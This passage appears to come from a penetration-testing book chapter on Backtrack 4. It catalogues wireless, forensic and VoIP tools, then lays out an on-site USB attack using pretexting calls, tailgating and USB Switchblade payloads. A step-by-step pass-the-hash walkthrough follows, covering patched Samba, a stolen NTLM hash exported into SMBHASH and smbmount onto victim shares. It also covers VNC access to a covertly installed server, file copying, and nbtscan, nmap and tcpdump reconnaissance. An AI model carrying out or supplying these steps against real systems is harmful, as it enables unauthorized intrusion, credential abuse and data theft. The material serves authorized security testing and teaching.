[G] www.offensive-security.com/metasploit-unleashed/Maintaining-Access attention to ensure security and stability. Regular audits, analysis, and monitoring are crucial in maintaining a well-implemented solution. Rouge APs, infrastructure attacks, inadvertent client connections, and bandwidth consumption are just a few painful issues that plague these solutions. Table 7.7 provides a listing of the tools included and short descriptions of a few commands.

Table 7.7 Radio analysis utilities

Backtrack radio analysis tools	
Aircrack-ng	This is an 802.11 WEP/WPA PKS key-cracking tool that can recover keys once enough packets are obtained. Implementing the FMS attack combined with KoreK and PTW, it is optimized for speed (www.aircrack-ng.org/).
Airsnarf	This is a rogue wireless AP setup utility devised to demonstrate the dangers associated with this type of attack. It has the ability to grab user accounts and passwords while simulating a public hotspot (http://airsnarf.shmoo.com/).
Kismet	This is another 802.11 tool designed to detect, sniff, and aid in determining types of intrusions. This tool works with any wireless card that supports raw monitoring (rfmon) modes and supports 802.11 A, B, and G traffic. It is able to passively collect packets, detect networks (decloaking), and infer the presence of networks that are nonbeaconing (www.kismetwireless.net/).
BTCrack	This is a Bluetooth brute-force utility that attacks passphrases (PIN). The passkey and link key are captured from pairing exchanges (www.nruns.com/_en/security_tools_btcrack.php).
hidattack	This is an interesting tool that simply hijacks a Bluetooth keyboard, mouse, or other peripheral connection, allowing the introduction of an alternate device. The HID protocol is used to establish these connections, and Bluetooth uses a wrapper for this protocol transport (http://mulliner.org/bluetooth/hidattack.php).

Additional tools					
AFrag	*ASLeap*	*Airpwn*	*Airbase-ng*	*Airodump-ng*	*Airoscript*
Airsnort	*CowPatty*	*FakeAP*	*Hotspotter*	*Karma*	*MDK3*
MacChanger	*WifiTap*	*Wicrawl*	*WifiZoo*	*Wlassistant*	*SpoonDRV*
SpoonWEP	*Bluebugger*	*Blueprint*	*Bluesmash*	*Bluesnarfer*	*Btscanner*
Carwhisperer	*Frontline*	*Minicom*	*ObexFTP*	*HCIDump*	*Redfang*
Ussp-Push	*Atshell*	*Attest*	*Bdaddr*	*Bss*	*btftp*
Hcidump-crash	*Hstest*	*rfcomm*			

Reverse Engineering and Forensic Analysis

From a technological perspective, this process involves dissecting a particular device, software, or other components to perform a thorough analysis of the underlying structure, operation, and functionality. The process usually involves a detailed breakdown of both hardware and software elements but can be isolated to one or the other. Table 7.8 provides a listing of the tools included and short descriptions of a few commands.

Table 7.8 Reverse-engineering and forensic-analysis utilities

Backtrack reverse-engineering and forensic-analysis tools	
GDB GNU Debugger	This debugger tool allows one to peer into the underpinnings of a program during execution or while a fault occurs. Supported program languages include Ada, C, C++, Objective C, Pascal, and many others (www.gnu.org/software/gdb/).
OllyDbg	This is a 32-bit assembler-level debugger for analysis of Microsoft Windows. Its emphasis on binary code allows it to be extremely valuable in situations where source code is not available (www.ollydbg.de/).
Rootkithunter	This is a rootkit scanning tool designed to detect and remove these pesky programs. It scans for rootkits, backdoors, and other localized exploits by using MD5 hash comparisons, default files, incorrect binary permissions, suspect strings, hidden files, and an optional dive into text and binary files (www.rootkit.nl/projects/rootkit_hunter.html).
Mboxgrep	This is a tool developed that will scan mailboxes for messages matching common expressions. Discovered mail can be directed to an output file, counted, deleted, piped to a shell command, or written to an alternate mailbox (www.mboxgrep.org/).
Sleuth Kit	This is a collection of UNIX-based command-line tools designed for digital forensic investigations. The tools primarily concentrate on file and system volumes with current support for New Technology File System (NTFS), file allocation table (FAT), HFS+, Ext2, Ext3, UFS1, and UFS2 file systems, and many other volume types. These tools run on Windows, Linux, OS X, Cygwin, FreeBSD, OpenBSD, and Solaris (www.sleuthkit.org/).

Additional tools					
GDB console	*GDB Server*	*GNU DDD*	*Hexdump*	*Hexedit*	*Allin1*
DCFLDD	*DD_Rescue*	*Magicrescue*	*Memfetch*	*Memfetch find*	*Pasco*
Autopsy	*Vinetto*				

Voice over Internet Protocol and Additional Services

As you already know, Voice over Internet Protocol (VoIP) (also known as Internet Voice, Internet Telephony) is a relatively new technology that allows calls over the Internet. The price is favorable, which is a primary factor in its wide adoption. Unfortunately, by leveraging the Internet, it has inherited some of its vulnerabilities. The digital file containing the conversation or voice message can be intercepted or misused in a number of ways. Table 7.9 provides a listing of the tools included and short descriptions of these commands.

Table 7.9 VoIP utilities

Backtrack VoIP tools	
PcapToSip_RTP	This is a program that contains full C-source code that gives you the ability to dump calls captured from Tetheral, Wireshark, Ethereal, and TCPDUMP. It gathers sound files that can play incoming, outgoing, and collective audio (http://wiki.cdyne.com/wiki/index.php?title=PCAP_To_SIP_and_RTP).
PcapSipDump	This tool was built to record (dump) Session Initiation Protocol (SIP) sessions and Real-time Transport Protocol (RTP) traffic to disk, saving one file per SIP session. If there are numerous concurrent sessions, each will be saved in this manner. The output closely resembles a tcpdump –w command (www.redoracle.com/index.php?option=com_remository&Itemid=82&func=fileinfo&id=229).
SIPcrack	This is an SIP login sniffer and cracker and contains two separate tools. Sipdump is included to capture the digest authentication, while SIPcrack is used to brute-force the hash using a word list or other common input (www.remote-exploit.org/codes_sipcrack.html/).
Smap	This tool is another combination that includes Nmap and sipsak. It provides the ability to locate and fingerprint SIP devices (www.wormulon.net/smap/).
SIPp	This is a performance-testing tool designed for the SIP protocol, which includes SipStone user scenarios (UAC, UAS) and also launches and releases numerous calls using the INVITE and BYE methods. It is able to read XML files containing scenarios used for the configuration of relevant performance tests. A dynamic display shows current statistics, CSV dumps, TCP, UDP, TLS on IPv4 and v6 for multiple sockets or multiplexed with retransmission management, regular expressions, conditional branching, and dynamically adjusted call rates. RTP play (voice and video) are supported as well (http://sipp.sourceforge.net/).

Backtrack Attack via USB

The picture we can paint for this attack can come in many flavors. In the "Brain Games" section of this chapter, two scenarios were described using social engineering methods to disseminate USB devices and gain access into a building. Targeted attacks, such as those directed toward administrators of systems for relevant locations, are not that farfetched. A simple call to a secretary, operator, or administrative assistant in the majority of companies can aid in honing in on valuable targets. Pretending to be a vendor or Internet service provider (ISP) with an urgent matter can usually render a relevant mail stop or cubicle location to target explicitly. Once the locations of the administrators are defined, a tailgaiting trip into the buildings would be the next order of business. Admin machines are usually a gold mine of information including network component configurations, password lists, e-mail, and mapped drives to other critical information, to name just a few.


Even if the administrator machines' whereabouts evade you, there is much to be gained and gathered from a number of other sources. When a well-planned attack includes predistribution of Switchblade/Hacksaw payloads, a wealth of information can be obtained before making an entry. Taking along a preconfigured RAM dump, specially crafted USB-Based Virus/Malicious Code Launch, Device Overflow, Pod Slurper, and data siphon (tethering device) will greatly improve the success of one's clandestine operations.

To complete the build out of this attack, you will need two flash drives, one a minimum of 2 GB and the other at least 4 GB. An 8 GB or larger flash drive is recommended because once updates and personal files are added to the system, a 4 GB flash drive will have little to no room left. To perform the outlined attack, you will need an alternate system running Windows XP, Vista, 7, 2003, or 2008. In this example, the raw hash output from the USB Switchblade will be used to authenticate to the target system. Using the hash can be beneficial for situations where cracking may have failed (long passwords). If you did not save these logs, you will need to perform a hash extraction again with USB Switchblade, fgdump, or one of the many other tools you now have in your arsenal. You will also need a separate system that is capable of being booted from USB in order to run Backtrack 4.

A slick feature included with this release of Backtrack is the Debian-like repositories that are now in use. These are frequently updated with relevant security patches and new tools. By installing this to a persistent drive, the *apt-get* command can be used to retrieve and retain these updates whenever the need arises. The instructions were built using the final version Backtrack 4. This attack demonstration assumes the assailant will be commandeering an existing machine on-site once he or she has obtained access. Alternatively, one could bring a Windows machine along to maintain a standard operating environment and boot the required attack platform when necessary. Bringing a machine of this sort could be valuable, as one could remove the attack platform and appear to be an innocent bystander who has lost his or her way, with no trace of malicious activity residing on the disk of the original operating system.

You will need to download Backtrack 4 in order to complete this installation, which can be downloaded from www.backtrack-linux.org/downloads/. In Chapter 5, "RAM dump," the FCCU live USB was built in a nonpersistent manner. The instructions indicated an alternate drive would be needed to enable a persistent version. This is one way to accomplish persistence; however, here we will illustrate a preferable approach by formatting a drive with multiple partitions, one of which will be leveraged for housing the persistence files. Later in this chapter, we will supply an overview of an even better method to combine all of your favorite operating environments on a single USB drive. The following instructions will walk you through building a persistent version of Backtrack 4 on a single USB drive.

1. Insert the 2 GB flash drive and launch UNetbootin.
2. Select **DiskImage** and browse to the folder where you saved the bt4-final.iso file.
3. Select **USB** for Type and ensure the correct drive letter is associated with the 2 GB flash drive to which you want to burn the ISO, as seen in Figure 7.1.
4. Click **OK** to burn the image to your flash drive.



Welcome to UNetbootin, the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

● Diskimage: ISO — C:\tools\Backtrack4\bt4-final.iso

Type: USB Drive Drive: F:\

FIGURE 7.1

UNetbootin Program

5. Click **Reboot now** when prompted.
6. Boot into Backtrack 4. Select **Start Persistent Live CD** when prompted.
7. Insert the 4 GB drive into the Backtrack system.
8. Type **fdisk –l | grep ‘^Disk’** to view all disks.
9. Find the 4 GB flash drive by checking the size. It should read 4009 MB or whatever size drive you are using. In this example, the drive is */dev/sdc*, but yours could be different. The drive will be called out as */dev/sd** and */mnt/sd** from here forward.
10. Type **fdisk /dev/sd*** and press **Enter**.
11. Type **d** to delete any existing partitions.
12. Select **1** and press **Enter**.
13. Type **n** to create a new partition and press **Enter**.
14. Type **p** for primary partition and press **Enter**.
15. Type **1** for your partition number and press **Enter**.
16. Press **Enter** to accept the default value of 1.
17. Type **+2000 M** for the last cylinder and press **Enter**. This will create a 2 GB partition.
18. Type **n** to create your second partition and press **Enter**. This partition can take up the remaining space on the flash drive.

19. Type **p** for the second partition and press **Enter**.
20. Type **2** for your second partition number and press **Enter**.
21. When prompted, set the size of your second partition. Press **Enter** to accept the default value for the first cylinder.
22. Press **Enter** to accept the default value for the last cylinder. This will allocate the remaining space on your drive for the second partition.
23. Type **t** to change the partition system ID on your primary partition and press **Enter**.
24. Type **1** to select your first partition and press **Enter**.
25. Type **b** when prompted and press **Enter**. This will set your primary partition to FAT32.
26. Type **t** to change the partition system ID on your second partition and press **Enter**.
27. Type **2** to select your second partition and press **Enter**.
28. Type **83** when prompted and press **Enter**. This will set your second partition to Linux.
29. Type **a** to set your primary partition to active and press **Enter**.
30. Type **1** to select your first partition and press **Enter**.
31. Type **w** to write the partition table out to disk and exit, and then press **Enter**.
32. Type **fdisk –l** to view your partitions and press **Enter**.
33. Type **mkfs.vfat /dev/sd*1** to format the primary partition and press **Enter**.
34. Type **mkfs.ext3 –b 4096 –L casper-rw /dev/sd*2** to format your second partition and press **Enter**.

NOTE

This next series of instructions will be used to make the drive bootable.

35. Type **mkdir /mnt/sd*1** and press **Enter**.
36. Type **mount /dev/sd*1 /mnt/sd*1** and press **Enter**.
37. Type **cd /mnt/sd*1** and press **Enter**.
38. Type **rsync -avh /media/cdrom0/ /mnt/sd*1** and press **Enter**.
39. Type **grub-install --no-floppy --root-directory=/mnt/sd*1 /dev/sd*1** and press **Enter**.

NOTE

This set of instructions will set up the persistent drive.

40. Type **cd /boot/grub** and press **Enter**.
41. Type **vi menu.lst** and press **Enter**.
42. Change the default 0 line to default 4. Using the **down arrow** key, navigate to 0.
43. Once the cursor is under the 0, type **x** to delete the character.
44. Type **a** and enter **4**. The line should look like the following code snippet when you are finished editing the line.

```
By default, boot the first entry.
default 4
```

45. Set the resolution to 1024 × 768 (or a relevant size to suit your configuration) by appending vga = 0x317 to the kernel line. The next steps will walk you through this.
46. Using the **down arrow** key, navigate to the following line and place your cursor a space after the word *quiet*.
47. Type **a** and add vga = 0x317.
48. The line should look like the below code snippet when you are done.

```
title      Start Persistent Live CD
kernel     /boot/vmlinuz BOOT=casper boot=casper persistent rw
              quiet vga=0×317
```

49. Type **:wq!** and press **Enter** to save your changes and exit vi.
50. Type **reboot**. Press **Enter** when prompted and remove the 2 GB drive.
51. Select **Start Persistent Live CD**. Alternately you can just wait 30 sec since we set it to autoboot to persistent mode.
52. The system will boot to a command prompt by default. Type **startx** to initialize the graphical user interface (GUI). To test persistence, all you need to do is create and save a file then reboot again. If your file is still there, you are good to go.

If you will be using this build for penetrating a production environment, it is a good idea to consider encrypting your drive. Instructions for this are contained on the Backtrack site to aid in establishing an encrypted platform.[H] You will need to update the Backtrack build in order to accomplish this, so if you are using a 4 GB flash drive, you will be left with minimal space (approx 350 MB). Once again, consider using a drive larger than 4 GB.

Pass the Hash, Dude

There are many ways to obtain the hash from a system, and two of the attacks in this book will have this information available. The Switchblade approach pulls these when deployed with administrator privileges, and a RAM dump will also contain this information on any system that is running with an authenticated account. The attacks outlined in Chapter 3, “USB-Based Virus/Malicious Code Launch,” Chapter 4, “USB Device Overflow,” and Chapter 6, “Pod Slurping” can be crafted in a manner that will extract this information. For this attack, we will be using the hash extracted in Chapter 2, “USB Switchblade.”

The following downloads will be required to complete the instructions in this section. We will use the persistent version of Backtrack 4 built in the previous section.

- Samba 3.0.22 – This tool can be downloaded from http://us3.samba.org/samba/ftp/old-versions/samba-3.0.22.tar.gz

[H] www.backtrack-linux.org/tutorials/

- Add user patch () from foofus – This tool can be downloaded from www.foofus.net/jmk/tools/samba-3.0.22-add-user.patch
- Pass hash patch from foofus – This tool can be downloaded from www.foofus.net/jmk/tools/samba-3.0.22-passhash.patch

In this section, we will be installing the above tools simplify a pass-the-hash attack. All of Microsoft's authentication protocols – LAN Manager (LM), NT LAN Manager (NTLM), NTLM2, and even Kerberos 5 – are vulnerable to this attack. The Samba client approach can be performed on all with the exception of Kerberos.[I] The instructions included below will walk you through the installation of this tool on Backtrack 4 and illustrate a simple exploitation using a hash previously acquired.

1. Boot into Backtrack 4.
2. Type **startx** to launch the Backtrack 4 GUI. Figure 7.2 shows Backtrack initialized with the K menu activated.
3. If your network interface card is supported and you are on a Dynamic Host Configuration Protocol–enabled network, you should have Internet access. If you would like to connect to a wireless network, please follow steps 4 to 7.
4. Open a terminal window and type **sudo start-network** and press **Enter**.
5. Type **cd /etc/init.d** and then press **Enter**. Type **wicd** and press **Enter** again.
6. Click the **K menu** in the bottom left-hand corner of the Backtrack 4 GUI, navigate to the Internet menu, and launch WICD Network Manager.





FIGURE 7.2

Backtrack OS Showing K Menu

[I] www.sans.org/reading_room/whitepapers/testing/why_crack_when_you_can_pass_the_hash_33219

7. Find the access point to which you want to connect and click the **small arrow** to expand the selection information, as shown in Figure 7.3. The wireless local area network (WLAN) service set identifier (SSID) was removed to protect our privacy.
8. Click **Advanced Settings** and enter key information (change authenticating type if necessary) if relevant, and click **OK**.
9. Select **Connect**, and it should establish the connection.
10. Download the samba-3.0.22 client tar ball and both foofus patches into /opt using Firefox. This icon is located on the bottom toolbar. To download the patch files from Firefox in Backtrack 4, right-click the **link** and select **Save link as**.
11. Go back to the terminal window and type **cd /opt** and press **Enter**.
12. Type **tar xvfz samba-3.0.22.tar.gz** and press **Enter**.
13. Type **patch -p0 <samba-3.0.22-add-user.patch** and press **Enter**.
14. Type **patch -p0 <samba-3.0.22-passhash.patch** and press **Enter**.
15. Type **cd /opt/samba3.0.22/source** and press **Enter**.
16. Type **./configure --with-smbmount** and press **Enter**.
17. Type **make** and press **Enter**.
18. Type **make install** and press **Enter**.
19. Type **mkdir /mnt/msshare** and press **Enter**. You can call this share anything, but the mount point will be referenced as */mnt/msshare* in these instructions.
20. From the K menu in the bottom-left-hand corner of the Backtrack 4 GUI, navigate to the Utilities menu and open the Kate text editor.



Choose from the networks below:

48 98% WPA 00:1F:B3:73:07:F1

□ Automatically connect to this network

98% WPA 00:1F:B3:73:07:F1 Master Channel 2

Aubtopher 42% WEP 00:0D:0B:1A:94:E5

2WIRE456 41% WPA 00:1E:C7:ED:D3:61

Connected to at 98% (IP: 192.168.1.76)

FIGURE 7.3

WICD Network Manager Connection Options

21. Select **New Session** when prompted.
22. Select **Open** from the file menu.
23. Navigate to */etc* and open fstab.
24. Add the following text to the bottom of this file.

```
none /mnt/msshare tmpfs defaults 0 0
```

25. From the file menu, select **Save** and then close the file.
26. In the terminal window, type **cd /etc/samba** and press **Enter**.
27. Type **cp smb.conf /usr/local/samba/lib/smb.conf** and press **Enter**.
28. Type **mount /mnt/msshare** and press **Enter**.
29. Next, add your "acquired" hash (from the USB Switchblade or other acquisition method) to the SMBHASH environment variable and enclose it in quotes. Below is an example of the export used in this testing. Type this command in the terminal exactly as shown.

```
export
SMBHASH="B5D61D16F77BD531BA4F48580E45DD17:4BD9DF48AFEE6A47AB04E37
   4B488EF0A"
```

30. Type **cd /opt/samba-3.0.22/source/bin** and press **Enter**.
31. Type **./smbmount //x.x.x.x/sharename /mnt/msshare -o username=USER** and press **Enter**, where **x.x.x.x** represents the IP address, **sharename** the share on the victim machine, **/mnt/msshare** the mount point you created earlier, and **USER** being the username associated to the hash you will be sending.
32. When prompted for the password, type at least one character and press **Enter**. It does not matter what you type here because the hash you entered earlier will used.
33. Type **/mnt/msshare** to check that you have successfully mapped the windows share. Use the *ls* command to list the files contained on the share.

You have now successfully authenticated to a remote machine using the hash extracted from the target. Use the *cp* command while in the shared directory (for example, *cp file.txt /directory*) to a valid location on the Backtrack system. If you are using the administrator account or one supplied with advanced user rights, then you can attach to the administrator-level shares (for example, C$). Additionally, you can use the Konqueror GUI-based tool after authentication, which is included in the next set of instructions. If these are domain-level credentials, you can use these to enumerate or attach to relevant resources in the context of this user account if the permissions are supplied.

In Chapter 2, "USB Switchblade," a silent installation of VNC was completed on the target system. Backtrack has VNC built in, and you can bring up the viewer by typing **vncviewer** in a command shell. The GUI will initialize with a window for the IP address. Enter the appropriate **IP address** and the password **"yougothacked,"** without the quotes. Be careful when performing this on a machine someone may be using; people tend to freak out when the mouse cursor begins to have a mind of its own. Success was attained attaching to an XP system infected with the Switchblade package VNC version, although tests on a Vista machine failed. After updating the VNC client on the Vista machine, a successful connection was made to it. Consider updating VNC in the USB Switchblade package.

If you were able to attain the password or a connection with the hash, Konqueror is a Web browser/file manager included on Backtrack that can be used to browse a remote host of choice. This is a very simple tool and works similar to Windows Explorer. The instructions below will describe how to accomplish this.

1. Open Konqueror by clicking the **icon** next to the K menu, as shown in Figure 7.4.
2. From the Location menu, select **Open location**.
3. Type **\\x.x.x.x\sharename** and select **OK**. Enter the appropriate **IP address** for **x.x.x.x** and **sharename** for that value.
4. Your previous session with Samba should allow you to connect in that context. If you are making a new connection, enter the **credentials** when prompted. You should now be able to browse to a location of your choice, as seen in Figure 7.5.

To copy the files to the Backtrack system, simply right-click on the folder or file and select **Copy**. Click the **Home Folder** in the left pane to return to the local file system. Right-click anywhere in the right-hand pane and select **Paste URL**. That's all there is to it.

If you obtained domain credentials, then you may want to peek at the shares available on the network. Nbtscan is a tool included that will allow you to parse these entries on the network. The below instructions illustrate a sample command and output.




FIGURE 7.4

Konqueror Icon Location



Location Edit View Go Bookmarks Tools Settings Window Help
Location: smb://danb%5Cbanderson@192.168.1.68/C$/Documents and Setti
Home Folder
Home Folder
Administrator
All Users
banderson
Default User
LocalService
NetworkService
Administrator/ Folder

FIGURE 7.5

Konqueror Connection to Remote System

1. From the K menu, go to Backtrack, Network Mapping, Identify Live Hosts, and Nbtscan.
2. Type **nbtscan –r x.x.x.x/xx –v** and press **Enter**. **x.x.x.x** is the IP range and **xx** is the subnet (for example, 192.168.1.0/24).
3. Your output should appear something similar to the following code snippet

```
Doing NBT name scan for addresses from 192.168.1.0/24

192.168.1.0    Sendto failed: Permission denied

NetBIOS Name Table for Host 192.168.1.76:
Incomplete packet, 48 bytes long.
Name            Service         Type
------------------------------------
------------------------------------
NetBIOS Name Table for Host 192.168.1.68:
Incomplete packet, 48 bytes long.
Name            Service         Type

------------------------------------
MARKETING    <00>            UNIQUE
MARKETING    <20>            UNIQUE
DOMAIN1      <00>            GROUP

Adapter address: 00:0e:35:af:58:e4
```

```
------------------------------------

NetBIOS Name Table for Host 192.168.1.67:

Incomplete packet, 353 bytes long.
Name                Service         Type
------------------------------------
STORALL      <00>            UNIQUE
STORALL      <03>            UNIQUE
STORALL      <20>            UNIQUE
STORALL      <00>            UNIQUE
STORALL      <03>            UNIQUE
STORALL      <20>            UNIQUE
__MSBROWSE__ <01>            GROUP
WORKGROUP    <1d>            UNIQUE
WORKGROUP    <1b>            UNIQUE
WORKGROUP    <1d>            UNIQUE
WORKGROUP    <1e>            GROUP
WORKGROUP    <00>            GROUP
WORKGROUP    <1e>            GROUP
WORKGROUP    <1b>            UNIQUE

Adapter address: 00:00:00:00:00:00
------------------------------------

NetBIOS Name Table for Host 192.168.1.101:

Incomplete packet, 173 bytes long.
Name                Service         Type
------------------------------------
SHIZSTUFF    <00>            UNIQUE
WORKGROUP    <00>            GROUP
WORKGROUP    <1e>            GROUP
SHIZSTUFF    <20>            UNIQUE

Adapter address: 00:1b:9e:2d:d6:b8
------------------------------------
```

Another interesting way to pass the hash is by way of the Nmap engine, as described in a recent SANS publication.[J] You can also use Nmap for many things, one of which is to determine listening ports and services on a particular target. The below command example will provide you with this listing. In this example, a scan of a network range was done like that described in the Nbtscan above.

```
nmap x.x.x.x/xx -T 4 -sV -P0 -n
```

[J] www.sans.org/reading_room/whitepapers/testing/scanning_windows_deeper_with_the_nmap_scanning_engine_33138

Below is a small sample of a large amount of data it returned. This is a very noisy command, so do not run this on a production network unless they know what you are doing.

```
ll 1000 scanned ports on 192.168.1.76 are closed
Interesting ports on 192.168.1.101:
Not shown: 988 closed ports
PORT     STATE SERVICE    VERSION
135/tcp  open  msrpc      Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  netbios-ssn
5357/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5800/tcp open  vnc-http   TightVNC
5900/tcp  open  vnc        VNC (protocol 3.8)
8888/tcp  open  sip        Mbedthis-Appweb/2.4.0 (Status: 400 Bad
                              Request)
49152/tcp open  msrpc      Microsoft Windows RPC
49153/tcp open  msrpc      Microsoft Windows RPC
49154/tcp open  msrpc      Microsoft Windows RPC
49155/tcp open  msrpc      Microsoft Windows RPC
49158/tcp open  msrpc      Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
   service/version, please submit the following fingerprint at
   http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port8888-TCP:V=5.00%I=7%D=1/24%Time=4B5C04E0%P=i686-pc-linux-
   gnu%r(GetR
SF:equest,B8,"HTTP/1\.0\x20302\x20Moved\x20Temporarily\r\nDate:
   \x20Sun,\x2
SF:024\x20Jan\x202010\x2014:29:08\x20GMT\r\nServer:
   \x20Mbedthis-Appweb/2\.
SF:4\.0\r\nContent-length:\x200\r\nConnection:\x20close\r\
   nLocation:\x20ht
```

Notice the VNC service listening; somebody must have run USB Switchblade on this system. This command returned all ports of listening services on that subnet range. Again, this is just a small sampling. Instead of enumerating services, maybe you just want to check out some traffic to see what else you can find. The below command will do a verbose dump of traffic on the network from the attached device. In this example, the test machine was using the WLAN network interface, so we indicated *wlan0*. If you are using a wired interface, then *Eth0* will probably apply. Use the *ifconfig* command to determine the active interface that you are using.

```
tcpdump -i wlan0 -A -vv >> sniff.txt

14:16:14.579737 IP (tos 0x10, ttl 64, id 56185, offset 0,
   flags [DF], proto TCP (6), length 64) 192.168.1.253.48149 >
